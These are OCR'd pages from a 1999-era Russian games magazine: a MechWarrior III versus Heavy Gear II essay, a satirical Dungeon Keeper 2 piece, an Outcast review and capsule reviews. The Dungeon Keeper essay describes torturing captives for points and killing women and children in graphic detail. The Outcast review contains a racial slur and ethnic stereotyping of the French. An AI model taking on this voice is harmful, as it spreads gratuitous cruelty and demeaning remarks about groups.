(продолжение на странице 72)



А вот пример нападения диких обитателей Арулько. Логично, а главное — реалистично, что от них остаются клыки, когти и мех. Последний, кстати, почему-то в пиратской версии игры был назван «полушубком»... Наши гритингзы, господа стилусификаторы!



HGII vs. MWIII: ПРОТИВОСТОЯНИЕ

Холод (holod@xakep.ru)

Итак, вот они — два титана: **MechWarrior III** и **Heavy Gear II**, являющиеся, соответственно, компьютерными инкарнациями игровых вселенных BattleTech и Dream Pod 9. Хочу заметить: речь пойдет не о том, какая игра лучше — чтоб увидеть явный приоритет MechWarrior III, не нужно писать целую статью. Это слишком очевидно. Здесь я собираюсь поговорить об игровых вселенных, на базе которых построены эти две игры. Тут есть о чем.

Вот она, вот она, на ногу намотана!..

Итак: **BattleTech** и **Dream Pod 9**. Они кажутся аналогичными. Для тех, кто еще не в курсе... В обеих вселенных идет война. В BattleTech — с использованием гигантских шагающих механизмов под названием mech (на русский непереводимо, далее: мех), а в Dream Pod 9 — с использованием механических костюмов (ессессна, тоже шагающих, построенных на базе индустриальных погрузчиков) под названием Gear (по-русски — «шасси» или «механизм», далее: джир). Джиры бывают высотой «всего» до трех метров (что, безусловно, дает им некоторое преимущество перед другой техникой — они, например, могут в здание войти), мехи — до двадцати метров (что тоже неплохо, они могут на здание ногой наступить). Джиры приводятся в действие двигателем внутреннего сгорания, а на мехах стоят портативные ядерные реакторы.

Серьезных (не считая самопала) компьютерных игр, построенных на основе вселенной BattleTech, вышло уже девять (два Crescent Hawk's'а, MechWarrior I, Multiplayer BattleTech, MechWarrior II: 31th century combat, MechWarrior II: Ghost Bear Legacy, MechWarrior II: Mercenaries, Mech Commander и пресловутый MechWarrior III), а созданных для Dream Pod 9 я смог припомнить всего три (Terra Nova и две части Heavy Gear).

Робот, мех или джир?

Почти сразу хочу акцентировать внимание на таком факте: когда появляется очередная игра из того или иного сериала, митинские барыги начинают резво кричать: НОВЫЙ РОБОСИМУЛЯТОР! Так вот это — лажа полная. **Если задуматься, то ни MechWarrior, ни Heavy Gear не являются робосимуляторами вообще.** Что такое робот? Робот — это машина, наделенная собственным интеллектом. И в мехе, и в джире сидит человек. В кабине. Какие это нахрен роботы, ими же люди управляют? Это — военные машины, как танк или самолет. Может кто-нибудь в здравом уме назвать танк роботом? Вот так-то. Но все равно, каждый раз, когда я пишу в обзоре очередного MechWarrior-XX в графу «жанр» фразу «симулятор меха», редактор понимает меня неправильно, начинается спор и в итоге в вышедшем журнале в своей статье я снова вижу строку: «робосимулятор». А бздря.

А это, кстати, легендарная multiplayer Battletech



Убийственный Аксьон, и про уникумы


А вот, между прочим, Heavy Gear II — вообще не есть симулятор. Это — экшен чистой воды (кстати, на мой взгляд, именно этот факт игру и угробил). Если Heavy Gear I еще можно было с натяжкой назвать симулятором, то вторая часть — просто шутер. Любой желающий может в этом убедиться, попробовав хотя бы раз сыграть в Heavy Gear II и увидев... лайфбар, стыдливо названный «индикатором количества брони». Никому не надо объяснять, почему это suxx? Так-то. Два разных джира одинаковой массы с одинаковым количеством брони фактически ничем не отличаются друг от друга. В экшене вообще пропадает главный кайф — трепетное отношение к каждой машине, ты не чувствуешь уникальности твоей СОБСТВЕННОЙ шагающей штуковины. Откровенно говоря, активижновский MechWarrior II: Mercenaries тоже этим болел в режиме кампании без элементов экономики (там вообще все было



Вот в такое вот нечто выродилась древняя Terra Nova

фигово: казалось, что легкие мехи просто физически не нужны — тяжелые мехи могли выполнять абсолютно любую работу, только... лучше), но зато в режиме со включенной экономикой он был великолепен — такого, пожалуй, нет и в MechWarrior III. Мех (легкий или тяжелый, неважно — уж на какой денег хватило) покупался однажды, а потом наворачивался со страшной силой. Беречь таковой приходилось как зеницу ока — денег-то в него было вгрохано немеренно! Потеря какого-нибудь оружейного модуля оборачивалась диким нервным расстройством и последующим переигрыванием миссии, а потеря целого меха и вовсе дико била по мозгам, заставляя по десять раз обдумывать все ошибки, допущенные в последней битве. Аналогичный ход использовала Майкропроз в своем Mech Commander, но, кроме экономического элемента, там присутствовал еще и элемент уникальности конкретного класса мехов, и это было здорово — например, только легкие мехи могли нести сенсоры дальнего радиуса действия и прочую электронику, таким образом становясь практически незаменимыми во многих миссиях, и отказаться от них не было никакой возможности. Но ни в разнесчастной Dream Pod 9, ни в одной игре на PC, по-моему, вааще никакой экономики нет и не предвидится. Ну нету тут в джирах ощущения уникума, ну что ж теперь делать!

А вообще-то ощущение абсолютной уникальности боевой машины существовало, наверное, только в старом MechWarrior I — там девелоперы попросту запретили кастомизацию мехов, и приходилось выбирать: либо мех с лазерами, либо с ракетами и джетами, либо с PPC и медленный. Во где раздолье было...



Пайнтжоп, которого нет, и прочие хреновости

Но вот уж чего совсем дико не хватает по сей день всем Heavy Gear'ам и MechWarrior'ам — это пайнтшопа, утилитки для создания собственных скинов. Уж сколько орали разработчики перед выходом Heavy Gear II и MechWarrior III — вот, типа, у нас пайнтшоп будет лучше! Нет, он у нас будет лучше! И чего? В итоге, в финальных версиях обеих игр пайнтшоп просто отсутствует.

Потом, джиров в Heavy Gear II — хоть отбавляй, а мехов в MechWarrior III мало до безобразия. Ну что это за фигня, когда мехов всего 18 (только по 9 на каждую враждующую сторону, пусть и уникальных), а для игры по мультиплееру и выбрать-то не из чего!

Экшен или сим — кто кого?

Вообще говоря, интересно наблюдать за противостоянием таких мощных игровых вселенных, как BattleTech и Dream Pod 9. Ведь и MechWarrior III, и Heavy Gear II заранее были самоуверенно заявлены девелоперами едва ли не как «Игра Года». Каждая. А что мы на деле имеем? Технологический прорыв в MechWarrior III, произошедший в ущерб качеству (как ни странно): авторы, делая красивую и техничную игру, забыли о многих простейших необходимых вещах (об этом напоминает даже сервисный интерфейс!). И имеем мы отсутствие каких-либо позитивов в Heavy Gear II вообще — даже обидно. Хотя, возможно, это от того, что все ждали симулятор, а получился экшен... при этом очень ширпотребный. Зато более красивый графически, чем MechWarrior III. Но зато с нулевой физикой, в противоположность последнему.

Действительно, то, что мы сейчас видим на примере Heavy Gear II и MechWarrior III, это констатация простого факта: оптимальный путь компьютерной реализации модели техногенной игровой вселенной — это построение СИМУЛЯТОРА, а никак не экшена. Видно невооруженным взглядом. И, по всей видимости, Активижн уже поняла свой просчет с Heavy Gear II (да поздно только). А всеми нами «любимая» Майкрософт, так вовремя прибравшая к рукам ФАСА (владелицу BattleTech), подсчитывает барыши, и прикидывает, сколько она сдерет с нас — простых обывателей — за ожидаемый в ноябре адд-он (в котором, как выяснилось, к моему ГЛУБОЧАЙШЕМУ сожалению, наберется едва ли с десяток новых мехов да пара новых видов оружия). Так что Билл Гей опять весь в белом.

Кстати, по слухам, уже началась работа над Heavy Gear III и MechWarrior IV, и это серьезно =).





МекУорриор3 — плод zipper'овских умов и рук

А вот какой была Heavy Gear несколько лет назад

Добро и Зло в Dungeon Keeper 2

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

«Поступай правильно — будь плохим!» Помнишь такой лозунг из **Dungeon Keeper**? Его все помнят, он на весь мир известен. Много шума вызвал. Особо трепетные особы им даже возмущались, кляузы куда могли строчили, а кто поумнее, вроде тебя и меня, над ними ржали. Аки лошади. Слушай, но ведь и вправду классно сказано. Ну прям как про нас с тобой. Про компьютерных хулиганов. А что значит быть плохим? Ну, тут способов выше крыши, от количества этих способов она даже съезжать вдоль по фазе начинает... Например, можно нюкнуть кого-нибудь или код в домофоне поменять. Или заделаться хранителем подземелья. Каким образом? Да ну ладно, как будто не знаешь! Элементарно, парень: берешь дедовскую трофейную саперную лопатку и начинаешь рыть у себя во дворе туннель. Потом расширяешь его, прокапываешь комнаты... Главное, не прорыть ненароком ход в систему городской канализации — это владения других хранителей, тебе с ними пока еще тягаться рановато. Осталось натащить в подземелье (dungeon) побольше золота и пригласить своих приятелей-обалдуев. Кто пошустрее, пусть заделываются импами, кто поупитанней — байлдемонами, кто к бандитским кругам тяготеет — риперами, ну и так далее по жизненной ориентации. Откуда взять золото в подземелье — читай в следующем номере ***X***.

Тут надо отметить, что в самой идее заимения подобного подземелья ничего плохого нет. Как говорится, чем бы дитя не тешилось, лишь бы не руками. Но дальше — ужас!!! Вскорости на запах золота к тебе потянутся всякие добрые-хорошие и благопристойные товарищи, олицетворяющие добро в самой своей тошнотворной форме. Те, кто ненавидит зло и пребывает в уверенности, что все, что принадлежит Злу, принадлежит ему незаконно и должно быть немедленно конфисковано в пользу Добра. Как в семнадцатом году. Кто такие? Ну, это будут рыцари, дварфы... т.е. в нашем с тобой случае сначала дворники и участковые, потом ОМОН, потом ФСБ... А тебе их придется типа как бы нюкать, только не через Интернет, а по голове. Чувствуешь, какой ты плохой сразу становишься? Страсть какой плохой. Они тебя резать и грабить, а ты их кончаешь. А если плохой убивает хорошего, когда хороший пытается убить плохого, то, значит, это не просто плохой, а мегаплохой и вообще редкостная сволочь. Угу, это ты.


Агрессор вторгся на охранный пункт. И кто же после этого тут плохой?

Как, ты не считаешь себя плохим?!! Ну, типа, я тоже. Пусть у меня рога и дьяволическая внешность, но и все же. А вот товарищи из Bullfrog придерживаются иного мнения. Мы с тобой — Зло. Чисто по определению. Нет, ну ладно, допустим, мы гадкие, мы с тобой отвешиваем пендали Васе-импу, чтоб быстрее бегал, мы с тобой приводим подружку Маню, чтобы она мучила варлока Ваню, и поэтому жизнь в подземелье приобретает мерзостный садистский окрас (а если Ваня с Васей сдачи надают, так вообще рожа твоя как перевернутый крест будет, ну истинно монстр!). Правда, все равно твои катакомбы особо Злыми не назовешь. По крайней мере, если ты служил в рядах доблестной Советской Армии. Там тоже много всего такого есть, только в более жесткой форме.

Ну а если следовать всем советам булфроговцев по созданию подземелья, то к тебе в скором времени начнут стекаться люди. И тогда тебе грозит перспектива либо открытия супермодного ночного клуба, либо создания политической партии и баллотирования в Думу от своего округа. Посуди сам: подземельным подопечным разработчики DK2 предлагают выплачивать зарплату (причем без задержек) — это раз. Для культурного и физкультурного развития открыты библиотека и тренажерный зал — это два. Тут надо заметить, что за занятия в спортивных секциях обитатели подземелья не только ничего не платят, но еще и получают деньги! Халявная столовая с импортными бройлерами, да и, в конце концов, собственное казино! И такое вот блаженство кто-то пытается назвать проявлением зла, это при нынешней-то экономической ситуации в стране?!! Нет, уважаемые разработчики, вы уж извините, но **Dungeon Keeper 2 (как и первая его часть) — это совсем не злая игра. Более того, ее глубинная суть очень добрая. Мы сидим себе, никого не трогаем, а нам морду всякие как бы добрые приходят бить.** Или, может, Злом надо считать мазохистические наклонности некоторых дам? Нет, как я считаю, Зло — это когда кому-то запрещают получать удовольствие так, как ему нравится. Мы им запрещаем? Ничуть. Значит, мы им хорошо делаем. Идите все в печку, но мы — Добро.


Извини, приятель, но хрусталик придется забрать...

Больше того я тебе скажу. DK2 — это перекрашенный в черный цвет Roller Coaster Tycoon. Или еще какая-нибудь симпатичненькая пакость из разряда игр в песочнице. От игрока требуется только: благоустраивать и вылизывать свое подземелье; следить, чтобы монстры были сыты, довольны и сладко спали по ночам; одним словом, почти виртуальная песочница на демоническую тематику. И вообще, блин, весь этот демонический антураж — не более чем рекламная обертка, она никакого зла не несет и нести не может. Обвинять DK в сатанизме (а такие обвинения были, есть мммммм....удрые дураки на свете), это все равно что бросить подобный нелепый упрек Heroes of M&M III — там ведь тоже есть похожее местечко. Inferno называется. Так там адского даже побольше, чем в DK. Там даже дьявол собственной персоной имеется. Симпатяга, кстати говоря.

Мне надоели болтовня и треп про

Зло в Dungeon Keeper 1/2. До чертиков надоели. Нет, если б разработчики действительно хотели сделать злую, по-настоящему злую игру, они должны были бы пойти другим путем. Только они и не пытались, они лишь шумиху распускали да попсово-аморальные лозунги строчили. А можно было по-другому. Но тогда, боюсь, игру бы им не разрешили издавать. Запретили бы. Или, как минимум, приклеили ярлык «детей до 33 лет к этой гадости на пушечный выстрел не подпускать», а если таки подберутся, несмотря на плотный артиллерийский огневой заслон, то кончать мерзавцев на месте. Впрочем, «мерзавцев» было бы немного — далеко не всякий сможет играть в по-настоящему Злую игру. Кишка тонка. Ты сможешь? Тогда ты крут, парень, тогда ты очень крут.

Да, сделать можно было бы многое. Например, крайне неверен подход, когда Хранитель защищает свое добытое тяжким имповым трудом золото. Любое проявление агрессии автоматически превращается из зла в самооборону. К тому же, нападать на вооруженных рыцарей, которые спят и видят, как бы срубить экспы с твоей рогатой головы, не так уж и плохо. Наоборот, так и надо. Все как должно было это выглядеть. Обрисовываю. Внутри своего подземелья Хранителю ничего не угрожает, оно используется только как полигон для подготовки армии. Армия эта набирается исключительно силовым путем или создается магическими заклинаниями — в любом случае, принцип «если гоблину что-то не нравится, он начинает выражать недовольство» должен быть отвергнут. Если гоблину что-то не нравится, ему отрубают голову, предварительно срезав с него кожный покров и выдрав пару ребер на потеху и устрашение монстрячьей толпе. Боевые действия происходят не в соседней комнате, на территории «доброго» подземелья, и уж тем более не в своем подземелье. Объектом нападений должно стать прежде всего мирное население с поверхности: разбой и грабеж, убийство и насилие — вот наш метод! Тех, кто сопротивляется, вырезаем к чертовой бабушке, с остальными поступаем следующим образом: женщин и детей скармливаем нашенским с тобой монстрам (это вместо цыплят — развели тут птицефабрику, понимаешь!), мужчин перегоняем в скелеты. Причем чем дольше пытать пленника перед смертью, тем выше начальный уровень скелета. А со всякими благородными лордами поступаем так: ночью какой-нибудь призрак из наших проникает в ихний замок и похищает молодую жену, а особенно классно, если малая дочка имеется, тогда ее он тоже прихватывает. В замке он оставляет записку с приглашением прийти в установленное место поговорить один на один с тобой, Хранителем Подземелья. Когда этот рыцарь прибывает на место, торжественно вручаем ему колья с насаженными головами бывших членов его семейства и спускаем на него свору разъяренных монстрюг. Точно так же, методом обмана, общаемся и с крутыми чудовищами. Естественно, никакой зарплаты — до таких высот благодетели не дошло еще даже наше правительство. Дракона, например, заманиваем несметными сокровищами соседнего монастыря. Обещаем легкую работу: монастырь, мол, женский, пожжешь сотню баб, понравившихся слопаешь — у них мясо на монастырских харчах сладкое и сочное, сам пробовал, и забирай бабки. И засылаем его в этот монастырь... только там баб нет, там вместо этого собрались самые крутые герои со всего королевства, типа, святые реликвии охранять. Сразу двух зайцев убиваем: они друг друга в шмотья погрызут. А если герои с драконом не справляются, то можно им и помочь. Главное, что платить ничего никому не надо. Очистил монастырь от трупов и давай, перетаскивай добро к себе под землю.


Красавец, джигит, а главное — добрейшей души человек!

Можно ввести откровенно садистские моменты. Например, чтобы игра измеряла уровень боли, которую испытывает жертва, и начисляла дополнительные очки за нечеловеческие страдания. Допустим, поймали мы стражника. Хотим его спросить, во сколько его хозяин выходит по нужде. Чтобы ему лучше вспоминалось, расковыряем ему где-нибудь этакую, как в романах выражаются, «зияющую рану». Он зубы сжал, но терпит. Получаем 100 очков. Теперь насыпаем туда пороха. Он стонет. 200 очков. Теперь поджигаем порох. Стражник орет благим матом. 500 очков у нас в кармане! А теперь польем это горелое мясо серной кислотой. Непередаваемая гамма ощущений! 1000 очков + бонус за изобретательность! Также можно измерять уровень жестокости (если ни один житель деревни не выжил — бонус за «чистую работу»). Или уровень коварства (очки за каждое предательство и за успешный обман).

В общем, придумать можно многое. Если захотеть. И запретов не бояться. И того, что многие за такую игру ни в жизнь не засядут. В силу (м)оральных принципов, понимаешь ли... А Dungeon Keeper у Bullfrog — он ведь прикольный. Они именно этого и добивались. Они юморок такой ненавязчивый добавили, чтоб разрядить атмосферу. Типа «ребята, это все шутка, вы не думайте...». Осталось только смайлик в названии игры подрисовать, чтобы все зловещее окончательно развеялось. **Изначально ведь эта игра вообще задумывалась как своеобразная пародия. РПГ наоборот.** То есть игрок управляет не партией, которая шляется по подземельям в поисках сокровищ и экспы, а начальником этого несчастного подземелья, которому покоя нет от всяких приключенцев. Но это было в первом DK. Теперь акцент смешен в сторону атаки, и игра сразу стала похожа на обычную RTS: строим свою базу, собираем армию, обнаруживаем базу противника, атакуем, побеждаем. Хорошо это или плохо — кому как нравится. Да и базар сегодня был не про то. Короче, ты основную фишку просек? Ну и отлично, тогда я пошел дальше играть в Dungeon Tycoon... тьфу, в Dungeon Keeper 2. А то у меня все тюрьмы скелетами переполнены...




Разрешите войти... Нет? Ничего, ветераны войны обслуживаются вне очереди!

Смерть вызывали? Поздно, уже оплачено...



Легко ли быть Улокаем?

Malleus the Magician (biodrivers@glasnet.ru)

Приветствую вас, господа! Как видите, старому Маллеусу опять пришлось вылезти из родной игры. На этот раз от процесса убиения троих Great Drakes меня оторвал прозвучавший в два часа ночи звонок игрового главреда. Он у нас, понимаете ли, ведет ночной образ жизни и два часа ночи для него равно как для нормального человека одиннадцать часов утра.

THE MOSCOW SYMPHONY ORCHESTRA AND CHORUS

Действительно, в музыке чувствуется что-то родное, исконное, русское...


«Outcast вышел», — сообщил он мне своим неподражаемым голосом (кто хоть раз слышал — в жизни не забудет и узнает в любое время суток). «А я тут причем?» — удивился ваш покорный слуга. — «Это ж экшен какой-то, да и издают его французы». «Тогда пиши про Hidden & Dangerous,» — деловито предложил он мне. «Нет, нет, уж лучше про Outcast!» — искренне перепугался я, так как сроду ни во что подобное не играл. «Вот и славно. И не забудь, — напомнил Главный, — нужна основная идея, которая слепит всю статью.»

Наутро с кряхтеньем и вздохами Маллеус поехал в ближайший ларек, а по дороге домой задумчиво разглядывал красивую коробочку. Идея, блин... А вы вообще-то в курсе, в чем фишка основного игрового раздела X, рубрики «Следствие»? Если кто еще не просек, я поясню: мы не пишем так называемые «стандартные обзоры». Пусть их печатают другие журналы и перечисляют там достоинства и недостатки, разбирают графику на полигоны да воксели и звук с музыкой на ноты. Наша задача — дать уважаемым читателям то, чего они нигде больше не найдут. Умные мысли, так сказать... А где же их взять-то?



Стрелять учимся на горшках

Пока игра инсталлировалась, я припоминал, чем нас Infogrames Entertainment радовала в прошлом. Почему-то из старых вещей в памяти всплыл только Hexplore. Занятная была игрушка, хотя какой-то изюминки в ней мучительно недоставало. Какая-то она была... французская, что ли. Или вот последний шедевр — Silver. Вы любите аниме? Для меня нет худшего оскорбления жанру RPG, чем поставить рядом с Wizardry, Might&Magic и Baldur's Gate этого кукольного уродца. Хотя, как ни странно, многие люди, которых я уважал (до этого), игру хвалили. Ее достоинствами называли легкость в освоении и прохождении и общую ненапряжность игрового процесса. При этом даже те, кто хвалили игрушку, не отрицали, что это — поделка, ни на что всерьез не претендующая. От себя добавлю — попса. Худшая разновидность попсы — когда люди подражают абсолютно чужым (или чуждым?) образцам, чтобы загрести бабки. А вообще финансовые аппетиты у Infogrames — дай боже: Accolade прикупить — это не на трамвае без билета прокатиться.



Очередной словоохотливый NPC


Тем временем инсталляция закончилась. Я не стал, подобно некоторым коллегам, ставить рядом тазики и ведра — желудок и нервы у меня пока в порядке — и дважды кликнул на шорткате, сильно напоминающем рисунок пьяного негра.

Началась 10-минутная заставка. Заключалась она в бесконечной беседе нашего главного героя и какого-то мутного инопланетника. Ни динамики, ни фига... Это позже я понял, что 10-минутные диалоги на движке игры — фирменная фича Outcast. Если у кого проблемы с восприятием аглицкой речи на слух, покупайте переведенную версию. Говорят, у некоторых она даже работает...



Плаваем вперед...


Уважаемые господа, скажите старому Маллеусу честно, вот вы что почувствовали, поиграв часок в Outcast? **Мне, например, захотелось одновременно выпить и поспать. Выпить — с горя, а поспать — со скуки.** Поэтому я пошел на кухню и сделал себе полулитровую кружку кофе, в которую щедро бухнул сахару и коньяку. Потягивая гремучую смесь, вернулся к компу. Диалог главного героя и инопланетника был в самом разгаре. Да... Если смешать в равных пропорциях Alien Odyssey и Tomb Raider (от первого — инопланетный антураж и туповатый мужик в качестве персонажа, от второго — пластика раздвигания ног при плавании и ползании), то получится что-то весьма напоминающее нашего пациента. Плюс еще все это безобразие — воксельное. Оно красивое, конечно. Такое красивое, что на моем 200-м Пне с 64 мегами бегает очень резво... в разрешении 320 на 200. Так, чувствую, что сбиваюсь на ревью. Стоп. Диалог как раз кончился, а я прикончил кружку.



...и назад. Никаких ассоциаций не вызывает?

Идя на кухню за второй порцией коньяка, я думал о Франции. Что я люблю в этой стране? Сыр, вино, коньяк, женщин и Ривьеру. Я не люблю французские автомобили и не люблю ихние игры. Какие-то они... неправильные. Нету той англосаксонской глубины. Красиво, но пустовато. Помните серию квестов от Cryo, про древний Египет, не менее древний Китай и еще про что-то?.. Занимало каждое из этих творений чуть

ли не десяток компактов, было кинематографически красиво и абсолютно неиграбельно. А ведь люди старались, работали долго и тщательно. И еще я подумал: почему Францию били почти во всех войнах? Ее били и немцы, и русские, и испанцы, а англичане ее вообще перманентно имели на протяжении многих веков. Что-то во французах есть такое (возможно, это дурацкая форма


По приколу можно замочить и инструктора

их военных и полицейских фуражек), что дает им возможность делать лучший в мире парфюм, но рубит на корню их игры. Вот возьмем Англию. Ее не побеждал никто и никогда. То есть она, конечно, проигрывала битвы, но в итоге все равно всех имела. И немцев, и французов, и испанцев, и португальцев, и индейцев, только русских не имела, но это уже отдельная песня, да и игры у нас совсем особые. И вот, пожалуйста, Англия — родина профессора Толкиена и родоначальник жанра фэнтези вообще. И какого столпа всех компьютерно-игровых жанров не возьми — делали его англосаксы (или, по крайней мере, обанглосаксонившиеся люди).

Да что за примерами далеко ходить, возьмем тот же Outcast. Ведь нельзя же делать экшен, въезжать в который тяжелее и зануднее, чем в любую наворо-


Первый 10-минутный инструктаж

ченную RPG! Кому, ну кому, спрашивается, нужно разбираться в древней истории планеты Adelpha только для того, чтобы пострелять из пистолета? Глупо создавать большой игровой мир с десятками NPC, с каждым из которых можно потрепаться на десяток тем (и которых можно убивать по приколу!), только ради того, чтобы погонять воксельного мужика по полям! Если делаешь большую и глубокую вселенную, позаботься о соответствующих игровых атрибутах. Если делаешь квест, не превращай переход из одного локейшена в другой в головоломное путешествие, занимающее около получаса. А вы, кстати, в курсе, что означает это слово: «Outcast»? Изгнанник, брошенный и... отбросы! Тут я обнаружил, что моя кружка вновь опустела, и пошел на кухню за новой. Спать мне уже не хотелось, да и монологи NPC стали как-то быстрее пролетать.

Я не говорю, что у игры нет достоинств. Прекрасный юмор — одно из них. С первых минут тебя все называют Улокай. Ты им: «Какой я на хрен Улокай, когда я Картер Слейд?» А тебе: «Улокай, мы тебя сразу узнали!» Причем на протяжении всей игры абсолютно незнакомые аборигены с первого взгляда признают в тебе своего Улокая... А прохождение испытаний? Когда после пятой неудачной попытки скрытно проползти экзаменатор говорит: «Черт с тобой, я скажу отцу, что ты прошел этот тест.» Да просто посмотреть, с какой пластикой эти чудики скачут перед тобой, уже обхохочешься. Особенно если в тебе сидит столько же, сколько во мне...

Пройдя первую миссию, оказавшуюся по сути своей туториалом, я радостно подумал, что теперь-то мне наконец дадут вволю пострелять. Ага. Счаз! В новом мире началась та же самая фигня — разговоры, разговоры и подозрительно легко убиваемые зверюги и NPC... Отправляясь в постель, я мимоходом обратил внимание, что полулитровая бутылка коньяка практически опустела.

На следующий день, проснувшись, я обнаружил, что в башке у меня вырос кристалл, который надо было срочно растворить, и поехал выпить пива с игровым главредом, а заодно обсудить с ним все увиденное накануне. После пятой бутылки к нам присоединился некий персонаж со странным именем DeD-21, который сразу взял быка за рога: «Короче, мозг не чисть, а скажи конкретно: это отстой?» «Нет, — говорю, — отстоем это не назовешь. Это странная смесь экшена и адвенчуры, озвученная Московским симфоническим оркестром и хором, с неудобным интерфейсом, слегка занудным сюжетом, неважной графикой и многочисленными приколами». «А играть в это стоит?» «Смотря кому. Если какой-нибудь энтузиаст разберется в интерфейсе и въедет во все перипетии истории этой планеты и взаимоотношений ее обитателей, то он получит огромное удовольствие, распутывая нити, общаясь, да и, наконец, стреляя (хотя стрелять от третьего лица вообще невоз-


Он еще не знает, что он — Улокай


можно, а от первого — невозможно нормально передвигаться). Но, по-моему, большинство игроков до этого не дойдет. Окажись это RPG, был бы совсем другой коленкор. Был бы чистый квест — тоже дело. Но ведь это же — экшен! А поклонники этого жанра, как правило, полагаются на спинной мозг и редко утруждают головной излишней активностью». DeD-21 принес еще по пиву, и мы закурили. «Так в чем же будет основная идея статьи?» — поинтересовался Главный. «Идея будет звучать так: Почему я не люблю французские игры.» «Нормально, — отреагировал DeD-21, — думаешь обложить их по полной?» «Нет, — говорю, — не обложу, есть в этой игре что-то глубоко трогательное и симпатичное. Она на уровень выше недавней Phantom Menace. Но...» На этом мы вошли в метро, простились и, покачиваясь, разъехались.

Я вернулся, с тоской подумал о брошенных недобитых драконах и, собрав волю в кулак, снова запустил Outcast. Под утро, глядя в лицо Улокая, которое довольно сильно различалось в скриптовых роликах и просто в игре, я сказал ему: «Картер, ты отличный мужик. Я уверен, что ты найдешь своих поклонников, недаром ведь в Лос-Анджелесе на E3-99 ты получил какой-то приз. Ты обязательно спасешь этот мир и найдешь тех товарищей, которых еще не нашел. Но, увы, меня с тобой рядом в тот момент не будет. Прости...»

После этого Маллеус запустил программу Uninstall и навсегда распрощался с загадочной Адельфой, ее стражами, тиранами и еретическими религиями. Игра была... французская, одним словом.


На том позвольте откланяться. Ежели вдруг кто в Outcast сильно втащился, прошу не отказать в любезности и черкнуть пару строк. До свидания.

X


Так наш красавец выглядит в скриптовых роликах


А так — непосредственно в процессе игры

Урожденная	**Arcade Pool 2**
Жанр	Бильярд
Похожесть	На себя
Мать/отец	Team 17 / Hasbro
Требует	P90(133)/16
Групповуха	Сеть и на одном компе ввосьмером
Описуха	Первая часть появилась в 95м и являлась одним из лучших бильярдов на PC. Нынешняя вторая перешла из 320x200 в 640x480xHiColor, и это все изменения. Прочее: все 64 оппонента одинаковы, 9 столов отличаются лишь видом и т.д.
Приговор	**Слабо**



Урожденная	**Black Moon Chronicles**
Жанр	Походово-реалтаймовая стратегия
Похожесть	Все стратегии от Cryo
Мать/отец	Cryo Interactive
Требует	P200(2-233)/32
Групповуха	Сеть, И-нет
Описуха	Ничему не научившись из провала Riverworld и Rage of Vikings, Cryo слепили еще одну супер-неординарную малоиграбельную стратегию без царя в башке. Фэнтези. Есть герои, с магией, регенерирующие. Всего много (чересчур). В сумме — перенаворот.
Приговор	**Слабо**




Урожденная	**Hidden&Dangerous**
Жанр	3D combat simulation
Похожесть	Rainbow Six и Ко
Мать/отец	Illusion Softworks/Talonsoft/Take 2
